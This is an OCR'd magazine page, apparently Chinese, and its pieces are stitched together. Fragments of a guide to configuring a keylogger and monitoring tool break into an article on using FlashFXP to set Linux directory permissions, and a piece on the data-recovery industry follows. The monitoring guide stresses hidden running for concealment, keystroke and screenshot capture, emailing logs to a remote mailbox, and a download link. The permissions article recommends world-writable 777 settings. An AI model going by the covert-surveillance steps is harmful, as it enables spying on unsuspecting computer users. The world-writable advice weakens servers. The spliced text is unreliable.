



图2

在"运行方式"栏选择"隐藏运行"，这样才够隐蔽，如果想弹出窗口，只需按热键（默认键为Ctrl+Shift+6，可以更改）即可，也可以通过双击运行程序来显示窗体。在"功能设置"栏将自己需要的监控内容（"开启键盘记录

适合读者：网站管理员，网民
前置知识：ftp使用基础



用FlashFXP修改目录权限

文/图 jokerfox

前段时间被老师叫过去负责做院网站，中间遇到了一个不小的权限问题，不过却用一个相当简单的技巧解决了，现在特拿出来和大家分享一下。

事情是这样的：院里面的服务器是Red Hat Linux 8.0，Web配置为Apache+MYSQL+PHP，其他的美工和程序都做得差不多了，就差了后台管理的图片上传功能怎么也成功不了，是程序的问题吗？我把整个网站放在我自己的服务器上，很好，上传是成功的，可是为什么这台服务器就没法文件上传呢？当时情急，一时还真没想出什么办法来。因为马上就要交工了，这个问题不解决，老师们怎么来发布图片新闻啊！只好打电话问前任网站制作者，以下是部分对白。

"喂，兄弟，是我。咱院这个Linux服务器用PHP写文件上传的程序怎么老失败呢？程序绝对没有问题！"

"哦，那八成是服务器里面文件夹的目录权限不够吧！用chmod改改就可以了。"

"可是兄弟啊，你知道怎么进入服务器修改目录属性吗？"

"需要root的权限才可以改，不过我知道root的密码是多少？似乎程XX知道，他以前是管理员。"

我没有程XX的电话，只好问张XX老师：

"张老师啊，我是XXX，请问知道程XX的电话吗？"

"他飞美国去了"

晕，又周转了一圈，找了几个人，都说不知道root的密码，看来这台破服务器真的是很久没有人来管理了。可是总不能因为这点小问题就重装系统吧！

那么现在的情况是，我没法直接登录服务器，因为我没有任何的系统账号：我只有一个FTP的账号，用来上传Web文件的。总不能在一棵树上吊死吧！看看FTP里面有没有什么玄机！

我打开FlashFXP，连接到服务器上。选择了存放上传文件的目录，点击鼠标右键，如图1 所示。




图1

功能"、"开启截图功能"、"开启上网记录功能"）开启即可。最后别忘了点击"保存设置"按钮。

截图功能

在这里可以设置"保存截图路径"、"截图时间间隔"和"截图张数"，根据自己监控要求设置就可以了。建议不要设置太小的时间间隔，否则你的硬盘可能吃不消。

键盘记录功能

为了让你不管在什么地方都掌握你的电脑被使用的情况，可以开启邮件发送功能。勾选"开启将文件发送到邮箱功能"，然后输入"邮箱地址"，注意不能用常用的163、263、sohu、126等邮箱，推荐mail.gxnews.com.cn，并正确设置"邮箱SMTP"，然后点击"邮箱连接测试"，测试发信功能是否查以使用。如果不行请换一个邮箱再试。最后要记着保存设置。如图3 所示。




图3

这样当你的电脑连接上互联网时，则系统会在监控的同时，将记录的文本发送的你的邮箱，你可随时查看。

上网记录功能

在"自动保存记录"样可设置自动保存上网记录的天数。系统自动判断，如果在网页停留的时间大于4 秒，系统认为的浏览过此网页，则记录该网页。当天内，相同的网页只记录一次。同样可以设置邮件发送功能。

设置完成后返回主界面，单击右下角的"运行"按钮就开始监控了。稍后你就可以分别点击主界面上的"文字监控"、"图像监控"或"网络监控"标签，然后再单击右下角的"查看记录"来选择查看某一天的相应记录了！

下载地址 http://www.kingtim.com/DownLoad.files/KPNLog.rar

我看到了属性和chmod的字样！哈哈，看来有救了。选择后看到了如图2所示的界面。




图2

是的，这里就可以修改目录的属性了。我们看到红框里面的3组复选框，如果是上传的文件的话就要把写入的权限都勾上，使下面的许可栏目里面的数字变为777即可。事实也的确如此，这样修改后上传就没有问题啦！

呵呵，可是为什么呢？原来Linux的下面的文件（目录也是文件的一种）都是通过10位标志位来进行属性辨别的。如果你经常使用命令行用ls命令就知道这点。比如有一个普通文件，它的属性标志可以是这样的：

-rwxr-xr--

什么意思呢？从左开始的第一位表示文件的类型，普通文件就用"-"表示，目录就用"d"；随后的3位表示该文件的所有者所拥有的权限，r表示可读，w可写，x可执行；再随后的3位表示和该文件的所有者同组的用户对该文件所拥有的权限；最后3位表示同组以外的所有用户，也可以说是全部的用户都至少拥有的权限。那么这条属性意思就是该文件是一个普通文件，文件的拥有者对它的可读可写可执行；同组用户对它可读可执行但不可写；其他公共用户只能读既不能写也不能执行。

简单吧！FlashFXP里面也是这样表示的。如图3所示。




图3

我们作为公共用户访问的Apache服务器，所以为了上传文件，必须拥有写的权限，这和Windows是不一样的，Windows根本就不用管这样的权限的问题，默认就可以上传的。明白了吧！

所以真是"条条通罗马"！不过这样做是有条件的，需要在建立FTP账号的时候分配给账号足够的可以修改文件属性的权限才行，不然是没法修改的啦！

Socket：数据恢复行业是目前比较热门的一个行业，根据业内分析，高级数据恢复工程师的月薪可以达到5万元。不过这行的入门门槛相应也比较高，没有做过这行的朋友不是很了解这个行业的运作过程。这篇文章由数据恢复公司老总所写，献给所有准备从事这个行业，但没有经验的朋友。

适合读者：安全爱好者、程序员、数据恢复爱好者

前置知识：无



5万月薪，我离你还有多远？

文/cczb1

数据恢复行业是目前比较热门的一个行业，相信不少读者对这方面的知识感兴趣，正好最近很多朋友都在询问这方面的信息，于是特撰文一篇，希望可以帮大家解惑。

技术前提

有句话说得好，磨刀不误砍柴工，掌握一些系统底层知识及文件结构及安全知识会使你在工作中游刃有余。

我们现来说一说实用工具方面，几类应该会使用的软件。

1. 分区表重建工具，如江民硬盘修复软件，Diskgen等，自己写个相应软件也可。

2. 扇区级容错备份工具，专业软件比较昂贵，在5000美元左右，可以用些其他替代软件，比如Diskedit，Winhex，PCTools等，自己手动编写也可。

3. 虚拟工具，如VPC，VM Ware，Strdisk等。主要是为了模拟案例，锻炼自己的实际操作能力。这里介绍一些经验，做数据恢复是项比较复杂的工作，很多要面对的问题都存在潜在联系，如丢失的数据存在交叉文件，而一些文件本身还感染了病毒，存在被病毒加密等问题。万事开头难，但是在经验不足的情况下，不要拿客户的硬盘开刀，这就像学西医的情况一样。虚拟机软件就为我们可以反复模拟案例提供条件。我们在建立虚拟硬盘文件尽量采取保证最小功能法。所谓最小功能法，就是指你模拟的情况只存在一种功能，想要练

习分区表恢复，就单纯制造分区表丢失的情况 想要练习分区格式化的恢复情况，那就只格式化目标分区，而不要进行其他对分区表的操作。在单一的情况处理熟练后，在逐步变为综合情况处理，循序渐进，这样才会飞速提高。

4. 数据恢复工具，如EasyRecovery，FinalData，R-Studio，dataexplore，Runtime等。主要应用于重复劳动，利用软件来做些重复工作，减少做数据恢复时的劳动量。

5. 安全擦拭软件，如PowerQuest DataGone，oose，WipInfSE等。用于特殊客户的保密要求，譬如军队，金融机构，档案中心等。

对使用软件做数据恢复的一点建议

对使用软件做数据恢复的朋友，最好把自己习惯使用的所需软件刻在光盘上，这样光盘运行所需软件，防止由于误操作引起的数据二次写入造成的破坏。如果你做数据恢复的平台是含有系统还原功能的系统。记得一定要禁用系统还原，因为当你挂接故障硬盘时，系统还原在每个驱动盘下建立System Volume Information文件夹，会造成潜在的破坏。

软件不是万能的，抛开故障原因是由于硬件故障来说，对于做数据恢复仅局限于用一些数据恢复软件是不行的，有些情况数据恢复软件不起作用。

1. 误操作引起的逻辑锁或者病毒引起的引导区参数异常 典型例子江民逻辑锁，会造成硬盘加载失败。这种情况下，数据恢复软件找不到硬盘，无从下手。我们需要先解除逻辑锁，然后才能进行软件的数据恢复。另外的例子：Polyboot.b发作后会将主引导区即0扇区搬家移位至61扇区，并用一个错误的引导区或是乱码来覆盖0扇区，并且采取加密手段，这样就会使硬盘所有的分区及数据不可访问，将61扇区写回0扇区，将60扇区写回63扇区可以找回你的数据。这种情况当解除了病毒，数据也就恢复了。

2. PE病毒引起可执行文件异常，如 Parite.b引起的可执行文件不能运行。病毒将自身追加到文件尾，把原来的入口保存在距解密起始偏移0xc处 ，病毒修改引入表中对KERENL32.DLL的前两个引入，这两个DWORD被保存在距解密起始偏移0x24处，须将此处两个数据分别减去（IMAGEBASE＋2）得到正确的RVA。而Parite.c病毒将自身追加到文件尾，把原来的入口保存在距解密起始偏移0xc处并加密，生成的密匙的数据存放于距解密起始偏移0x30处，生成的密匙是四个DWORD数据，分别与原来的入口异或一次得到正确的入口……懂得这些知识，才可以恢复感染文件。

3. 文件头异常引起的问题。我们用数据恢复软件恢复数据时，经常可以发现恢复后的文件打开是乱码，这种情况往往处理起来比较麻烦，需要手动修复。在数据恢复案例中，经常一个分区有10GB大小，可用数据恢复软件恢复的数据却恢复出来15GB，我曾看到有人说是恢复硬盘不同表面的数据，其实真正原因就是文件头和文件结束标志异常引起的文件交叉定位造成的。处理文件头造成的乱码文件成功需要两个条件 首先数据源的恢复方法正确，得到了正确的数据 其次，修复的算法正确，这两个条件缺一不可。

4. 权限问题引起的数据不可访问。典型例子如文件夹加密，包括用户正当加密后忘记密码或丢失密匙。如有的用户把某一个NTFS分区设置为只有特定用户才可以访问，当重装系统后无论什么账户都不能访问该分区。这就需要对系统的安全认证及数字签名技术有一定了解。有的时候我们还需要借助一些专门的密码破解软件进行爆破。

曾经一个朋友找我测试他写的一个数据恢复软件，我给他提的第一个意见就是他的软件安装没有警告使用者不要把软件安装到"要恢复的硬盘"，注意！不是"要恢复的分区"。很多人这一点可能不太了解为什么。

我来解释一下，2000年的时候，我在为某潜艇部队恢复一份军方科研资料的时候，按照军方技术人员的说法，丢失的数据是存在硬盘的F：盘，后来我在恢复过程中发现一个很重要的XLS文件，存储的是新型设备的参数资料，文件头破损很严重。我花了很久也没有修复，基本上就要放弃了（技术上从今天看来，那个文件仍然不能恢复）。在询问数据相关问题时，我当时得到一个重要线索 科研人员经常更新这个文件，加入新的一些参数，我就想到系统分区下的临时文件去恢复。在我整理好恢复好的C盘文件时，我找到了那个XLS文件。设想当时如果不小心把数据恢复软件安装到看似不相关的C：，那后果可能会很严重。再就是客户有的时候往往搞不清楚到底丢失的数据位于硬盘那个盘下，造成这种原因一方面是沟通原因，也可能是知识原因，这种情况经常发生在驱动器盘符不连续，或者例如NTFS分区的数据在一些系统下不可见，造成视觉错误情况下。

当数据恢复完成后需要交接数据时，也要注意，即使通过非正面沟通，客户认为你已经完全恢复他所需的数据时，也不要为了省事，把恢复出来的数据拷贝回原来的存储介质上。不对源数据作二次写

入，是一条贯彻始终的原则，无论数据恢复前后。作完数据恢复后的数据，行业里通常使用刻录光盘交付。相关的问题还有：当客户拿走数据后，通常情况下要再保存一个星期后，用数据擦除软件销毁，这不是法律原因，而是职业道德要求，有的时候恢复的数据中含有恶性病毒，即使客户拿回数据，也可能在一周内出现新问题，所以保留一周数据是必须的，算是一种售后服务。

恢复后的数据保存也有特例：给一些特定单位，如部队，银行，保密机关等单位做数据恢复，在条件许可的情况下要当面销毁恢复后的备份数据，不允许再保存。一个真正的数据恢复人员绝对不允许对恢复出来的数据非法利用。行业里有这么一个流行的说法，就是即使你恢复出来你老婆的银行存款数据也不能多看一眼，当然这只是一个玩笑。做好你的本职工作，是每个行业的道德规范。

除了技术之外，还要懂得法律知识

这里也需要解释一下：正规的数据恢复公司在做数据恢复前是要有合同的，数据恢复合同的相应条款的具体含义，尤其是付费条件和免责条款，这都是和数据恢复工作有很大关系，必须十分明确。下面举个最简单例子。关于数据恢复的恢复率问题：客户在数据丢失后，通常会问是否可以完全恢复这一问题。这个问题一定要慎重对待，其实往往很多情况下的数据破坏后不能完全恢复，可能会存在一部分数据破损。这种情况尤其在于存储介质的存在不连续存储情况下存在。通常情况下，在常见的分区中，和NTFS分区相关的一些操作可以完全恢复。推荐大家使用NTFS分区，因为总的来说基于日志机制的系统的容错性比较好。NTFS在处理数据操作时，采取原子事务机制，要么操作完全完成，要不退回到操作前的状态。其他一些分区存在数据丢失情况下，恢复结果往往存在破损文件，所以业界存在一条不成文的规定：恢复数据达到35%按照恢复一半收费，当恢复数据达到75%按全部文件恢复收费。总的来说只有分区表破坏，NTFS分区删除，NTFS分区格式化，FAT32格式化成NTFS，SCO分区，ReiserFS加载异常等部分情况能完全恢复，其他情况大多不能做到完全恢复。

还有其他特殊情况需要了解法律知识，典型案例，2003年某公司的老总怀疑他的副总写了匿名的诬告信，信件通过邮件发出，但曾经在电脑上临时编辑过，要求我恢复那封检举信。遇到这种情况，如果征得公安机关同意才可以做恢复取证工作。计算机取证在国内外都起步较晚，和数据恢复行业有着千丝万缕的联系，还需要时间去完善，不过正是由于刚刚起步，关于所恢复的数据的合法性还有很多争议。

数据恢复行业展望

高端存储和特定文件修复是数据恢复行业特别有前途的领域，在高端方案往往对应高价值数据。关于高端存储方面我再来说说常见的RAID，RAID在存储容量、存储安全和存储速度上都有独到之处，但是RAID磁盘阵列一旦出现故障，给用户带来的损失也往往最为惨重，难度也比较大：因为本身它在设计时就考虑了备份容错方案。出问题的原因常见为：RAID阵列卡出现故障，磁盘物理故障，停电造成数据回写异常，插拔硬盘将顺序弄错，重新配置RAID阵列信息，造成数据异常等。一旦出现以上问题，我们一般采取最小系统法，由简单到复杂，由软故障到硬件问题。切记不要轻易尝试Rebuild、同步等操作，更不要初始化。对RAID0、RAID1、RAID5以及组合型的RAID系列当出现故障以后不对阵列作初始化和非常规的Rebuild操作。先对磁盘镜像，然后对镜像文件分析，尝试重组数据。

